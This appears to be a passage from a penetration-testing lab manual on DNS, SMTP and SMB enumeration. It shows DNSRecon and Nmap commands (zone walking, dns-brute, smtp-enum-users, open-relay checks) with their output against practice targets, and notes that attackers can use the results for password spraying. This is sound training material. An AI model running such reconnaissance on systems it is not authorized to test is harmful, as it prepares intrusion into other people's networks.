
22. After retrieving DNS name server information, the attacker can use one of the servers to test whether the target DNS allows zone transfers or not. In this case, the zone transfer was refused for the target domain. A penetration tester should attempt DNS zone transfers on different domains of the target organization.
23. This concludes the demonstration of performing DNS zone transfer using dig and nslookup commands.
24. Close all open windows and document all the acquired information.
25. Turn off the **Windows 11** virtual machine.

Task 2: Perform DNS Enumeration using DNSSEC Zone Walking

DNSSEC zone walking is a DNS enumeration technique that is used to obtain the internal records of the target DNS server if the DNS zone is not properly configured. The enumerated zone information can assist you in building a host network map. There are various DNSSEC zone walking tools that can be used to enumerate the target domain's DNS record files.

Here, we will use the DNSRecon tool to perform DNS enumeration through DNSSEC zone walking.

1. Switch to the **Parrot Security** machine, click the **MATE Terminal** icon at the top-left corner of **Desktop** to open a **Terminal** window.
2. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
4. Type **cd dnsrecon** and press **Enter** to enter in to dnsrecon directory.
5. Type **chmod +x ./dnsrecon.py** in the terminal and press **Enter**.



The screenshot shows a terminal window titled "chmod +x ./dnsrecon.py - Parrot Terminal". The terminal session is as follows:

```
chmod +x ./dnsrecon.py - Parrot Terminal
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd dnsrecon
[root@parrot] ~
# chmod +x ./dnsrecon.py
[root@parrot] ~
#
```

6. Type **./dnsrecon.py -h** and press **Enter** to view all the available options in the DNSRecon tool.

```
[attacker@parrot:~]$
[attacker@parrot:~]$ sudo su
[sudo] password for attacker:
[root@parrot:~]# cd dnsrecon
[root@parrot:~/dnsrecon]# chmod +x ./dnsrecon.py
[root@parrot:~/dnsrecon]# ./dnsrecon.py -h
usage: dnsrecon.py [-h] [-d DOMAIN] [-n NS_SERVER] [-r RANGE] [-D DICTIONARY] [-f] [-a] [-s] [-b]
                   [-y] [-k] [-w] [-z] [--threads THREADS] [--lifetime LIFETIME] [--tcp] [--db DB]
                   [-x XML] [-c CSV] [-j JSON] [--iw] [--disable_check_recursion]
                   [--disable_check_bindversion] [-V] [-v] [-t TYPE]

optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Target domain.
  -n NS_SERVER, --name_server NS_SERVER
                        Domain server to use. If none is given, the SOA of the target will be used. M
                        ultiple servers can be specified using a comma separated list.
  -r RANGE, --range RANGE
                        IP range for reverse lookup brute force in formats (first-last) or in (rang
                        e/bitmask).
  -D DICTIONARY, --dictionary DICTIONARY
                        Dictionary file of subdomain and hostnames to use for brute force. Filter out
                        of brute force domain lookup, records that resolve to the wildcard defined IP address when saving re
                        cords.
  -f                  Filter out of brute force domain lookup, records that resolve to the wildcard
                        defined IP address when saving records.

[root@parrot:~/dnsrecon]#
```

- Type **./dnsrecon.py -d [Target domain] -z** (here, the target domain is **www.certifiedhacker.com**); press **Enter**.

Note: In this command, **-d** specifies the target domain and **-z** specifies that the DNSSEC zone walk be performed with standard enumeration.

- The result appears, displaying the enumerated DNS records for the target domain. In this case, DNS record file **A** is enumerated, as shown in the screenshot.

```

Applications Places System /dnsrecon.py -d www.certifiedhacker.com -z - Parrot Terminal
File Edit View Search Terminal Help
crt: Perform crt.sh search for subdomains and hosts.
snoop: Perform cache snooping against all NS servers for a given domain
all with file containing the domains, file given with -D option

tld: Remove the TLD of given domain and test against all TLDs registered in IANA.

zonewalk: Perform a DNSSEC zone walk using NSEC records.

[+] std: Performing General Enumeration against: www.certifiedhacker.com...
[-] DNSSEC is not configured for www.certifiedhacker.com
[*] SOA ns1.bluehost.com 162.159.24.80
[*] NS ns1.bluehost.com 162.159.24.80
[*] NS ns2.bluehost.com 162.159.25.175
[*] MX mail.certifiedhacker.com 162.241.216.11
[*] CNAME www.certifiedhacker.com certifiedhacker.com
[*] A certifiedhacker.com 162.241.216.11
[*] TXT www.certifiedhacker.com v=spf1 a mx ptr include:bluehost.com ?all
[*] Enumerating SRV Records
[+] 0 Records Found
[*] Performing NSEC Zone Walk for www.certifiedhacker.com
[*] Getting SOA record for www.certifiedhacker.com
[*] Name Server 162.159.24.80 will be used
[*] CNAME www.certifiedhacker.com certifiedhacker.com
[*] A certifiedhacker.com 162.241.216.11
[+] 2 records found
[root@parrot]~/home/attacker/dnsrecon
#
```

- Using the DNSRecon tool, the attacker can enumerate general DNS records for a given domain (MX, SOA, NS, A, AAAA, SPF, and TXT). These DNS records contain digital signatures based on public-key cryptography to strengthen authentication in DNS.
- This concludes the demonstration of performing DNS Enumeration using DNSSEC zone walking.
- You can also use other DNSSEC zone enumerators such as **LDNS** (<https://www.nlnetlabs.nl>), **nsec3map** (<https://github.com>), **nsec3walker** (<https://dnscurve.org>), and **DNSwalk** (<https://github.com>) to perform DNS enumeration on the target domain.
- Close all open windows and document all the acquired information.

Task 3: Perform DNS Enumeration using Nmap

Nmap can be used for scanning domains and obtaining a list of subdomains, records, IP addresses, and other valuable information from the target host.

Here, we will use nmap to perform DNS enumeration on the target system.

1. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top-left corner of **Desktop** to open a **Terminal** window.
2. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. In the terminal window, type **nmap --script=broadcast-dns-service-discovery [Target Domain]** and press **Enter** (here, the target domain is **certifiedhacker.com**).
5. The result appears displaying a list of all the available DNS services on the target host along with their associated ports, as shown in the screenshot below.

Note: The list of the services might differ when you perform the task.

```
nmap --script=broadcast-dns-service-discovery certifiedhacker.com - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
#nmap --script=broadcast-dns-service-discovery certifiedhacker.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 09:25 EDT
Pre-scan script results:
| broadcast-dns-service-discovery:
| 224.0.0.251
| 5555/tcp adb
|   Address=10.10.1.14 fe80::c555:2ceb:fd43:8912
Nmap scan report for certifiedhacker.com (162.241.216.11)
Host is up (0.044s latency).
rDNS record for 162.241.216.11: box5331.bluehost.com
Not shown: 730 filtered tcp ports (no-response), 257 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
2000/tcp  open  cisco-sccp
3306/tcp  open  mysql
5060/tcp  open  sip

Nmap done: 1 IP address (1 host up) scanned in 15.96 seconds
[root@parrot]~[/home/attacker]
#
```

6. Type **nmap -T4 -p 53 --script dns-brute [Target Domain]** and press **Enter** (here the target domain is **certifiedhacker.com**).

Note: **-T4:** specifies the timing template, **-p:** specifies the target port.

7. The result appears displaying a list of all the subdomains associated with the target host along with their IP addresses, as shown in the screenshot below.

```

nmap -T4 -p 53 --script dns-brute certifiedhacker.com - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
└─# nmap -T4 -p 53 --script dns-brute certifiedhacker.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 09:26 EDT
Nmap scan report for certifiedhacker.com (162.241.216.11)
Host is up (0.035s latency).
rDNS record for 162.241.216.11: box5331.bluehost.com

PORT      STATE SERVICE
53/tcp    open  domain

Host script results:
| dns-brute:
|   DNS Brute-force hostnames:
|     news.certifiedhacker.com - 162.241.216.11
|     blog.certifiedhacker.com - 162.241.216.11
|     mail.certifiedhacker.com - 162.241.216.11
|     www.certifiedhacker.com - 162.241.216.11
|     ftp.certifiedhacker.com - 162.241.216.11
|     smtp.certifiedhacker.com - 162.241.216.11

Nmap done: 1 IP address (1 host up) scanned in 5.00 seconds
[root@parrot]~[/home/attacker]
└─#

```

8. Type **nmap --script dns-srv-enum --script-args "dns-srv-enum.domain='[Target Domain]'"** (here, the target domain is **certifiedhacker.com**).
9. The result appears displaying various common service (SRV) records for a given domain name, as shown in the screenshot below.

```

nmap --script dns-srv-enum --script-args "dns-srv-enum.domain='certifiedhacker.com'" - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
└─# nmap --script dns-srv-enum --script-args "dns-srv-enum.domain='certifiedhacker.com'"
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 09:28 EDT
Pre-scan script results:
| dns-srv-enum:
|   Exchange Autodiscovery
|     service prio weight host
|       443/tcp 0      0      autodiscover.bluehost.com
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.41 seconds
[root@parrot]~[/home/attacker]
└─#

```

10. Using this information, attackers can launch web application attacks such as injection attacks, brute-force attacks and DoS attacks on the target domain.
11. This concludes the demonstration of performing DNS Enumeration using Nmap.
12. Close all open windows and document all the acquired information.
13. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> CyberQ

Lab**6**

Perform SMTP Enumeration

SMTP enumeration determines a valid list of user accounts on the SMTP server.

Lab Scenario

As an ethical hacker or penetration tester, the next step is to perform SMTP enumeration. SMTP enumeration is performed to obtain a list of valid users, delivery addresses, message recipients on an SMTP server.

Lab Objectives

- Perform SMTP enumeration using Nmap

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 5 Minutes

Overview of SMTP Enumeration

The Simple Mail Transfer Protocol (SMTP) is an internet standard-based communication protocol for electronic mail transmission. Mail systems commonly use SMTP with POP3 and IMAP, which enable users to save messages in the server mailbox and download them from the server when necessary. SMTP uses mail exchange (MX) servers to direct mail via DNS. It runs on TCP port 25, 2525, or 587.

Lab Tasks

Task 1: Perform SMTP Enumeration using Nmap

The Nmap scripting engine can be used to enumerate the SMTP service running on the target system, to obtain information about all the user accounts on the SMTP server.

Here, we will use the Nmap to perform SMTP enumeration.

1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.
2. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top-left corner of **Desktop** to open a **Terminal** window.
3. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

5. In the terminal window, type **nmap -p 25 --script=smtp-enum-users [Target IP Address]** and press **Enter**, (here, the target IP address is **10.10.1.19**).

Note: **-p**: specifies the port, and **--script**: argument is used to run a given script (here, the script is **smtp-enum-users**).

6. The result appears displaying a list of all the possible mail users on the target machine (**10.10.1.19**), as shown in the screenshot.

Note: The MAC addresses might differ when you perform the task.

The screenshot shows a terminal window titled "nmap -p 25 --script=smtp-enum-users 10.10.1.19 - Parrot Terminal". The terminal session starts with the user entering "sudo su" and providing the password "toor". The command "#nmap -p 25 --script=smtp-enum-users 10.10.1.19" is then run. The output shows the host is up with 0 latency. It lists the following possible mail users:

PORT	STATE	SERVICE
25/tcp	open	smtp
		smtp-enum-users:
		root
		admin
		administrator
		webadmin
		sysadmin
		netadmin
		guest
		user
		web
		test

MAC Address: 02:15:5D:19:19:A3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds

7. Type **nmap -p 25 --script=smtp-open-relay [Target IP Address]** and press **Enter**, (here, the target IP address is **10.10.1.19**).

Note: **-p:** specifies the port, and **--script:** argument is used to run a given script (here, the script is **smtp-open-relay**).

8. The result appears displaying a list of open SMTP relays on the target machine (**10.10.1.19**), as shown in the screenshot.

```
[root@parrot]~[~/home/attacker]
└─# nmap -p 25 --script=smtp-open-relay 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 01:18 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0013s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
|_ smtp-open-relay: Server is an open relay (14/16 tests)
MAC Address: 02:15:5D:19:19:A3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
[root@parrot]~[~/home/attacker]
└─#
```

9. Type **nmap -p 25 --script=smtp-commands [Target IP Address]** and press **Enter**, (here, the target IP address is **10.10.1.19**).

Note: **-p:** specifies the port, and **--script:** argument is used to run a given script (here, the script is **smtp-commands**).

10. A list of all the SMTP commands available in the Nmap directory appears. You can further explore the commands to obtain more information on the target host.

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[~/home/attacker/dnsrecon]
└─# nmap -p 25 --script=smtp-commands 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-10 08:20 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0012s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
|_ smtp-commands: Server2019 Hello [10.10.1.2], TURN, SIZE 2097152, ETRN, PIPELINING, DSN, ENHANCEDSTA
TUSCODES, 8bitmime, BINARYMIME, CHUNKING, VRFY, OK
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH
TURN ETRN BDAT VRFY
MAC Address: 7C:32:C4:F8:26:F6 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
[root@parrot]~[~/home/attacker/dnsrecon]
└─#
```

11. Using this information, the attackers can perform password spraying attacks to gain unauthorized access to the user accounts.

12. This concludes the demonstration of SMTP enumeration using Nmap.

13. Close all open windows and document all the acquired information.
14. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

Yes No

Platform Supported

Classroom CyberQ



Perform RPC, SMB, and FTP Enumeration

There are various techniques that ethical hackers and penetration testers can use to make information-gathering easier.

Lab Scenario

As an ethical hacker or penetration tester, you should use different enumeration techniques to obtain as much information as possible about the systems in the target network. This lab will demonstrate various techniques for extracting detailed information that can be used to exploit underlying vulnerabilities in target systems, and to launch further attacks.

Lab Objectives

- Perform SMB and RPC enumeration using NetScanTools Pro
- Perform RPC, SMB, and FTP enumeration using Nmap

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of Other Enumeration Techniques

Besides the methods of enumeration covered so far (NetBIOS, SNMP, LDAP, NFS, and DNS), various other techniques such as RPC, SMB, and FTP enumeration can be used to extract detailed network information about the target.

- **RPC Enumeration:** Enumerating RPC endpoints enables vulnerable services on these service ports to be identified
- **SMB Enumeration:** Enumerating SMB services enables banner grabbing, which obtains information such as OS details and versions of services running
- **FTP Enumeration:** Enumerating FTP services yields information about port 21 and any running FTP services; this information can be used to launch various attacks such as FTP bounce, FTP brute force, and packet sniffing

Lab Tasks

Task 1: Perform SMB and RPC Enumeration using NetScanTools Pro


NetScanTools Pro is an integrated collection of Internet information-gathering and network-troubleshooting utilities for network professionals. The utility makes it easy to find IPv4/IPv6 addresses, hostnames, domain names, email addresses, and URLs related to the target system.

Here, we will use the NetScanTools Pro tool to perform SMB enumeration.

Note: Before starting this lab, it is necessary to enable the NFS service on the target machine (**Windows Server 2019**). This will be done in **Steps 3-8**.

Note: If you have already enabled NFS service on **Windows Server 2019** then skip **Steps 2-8**.

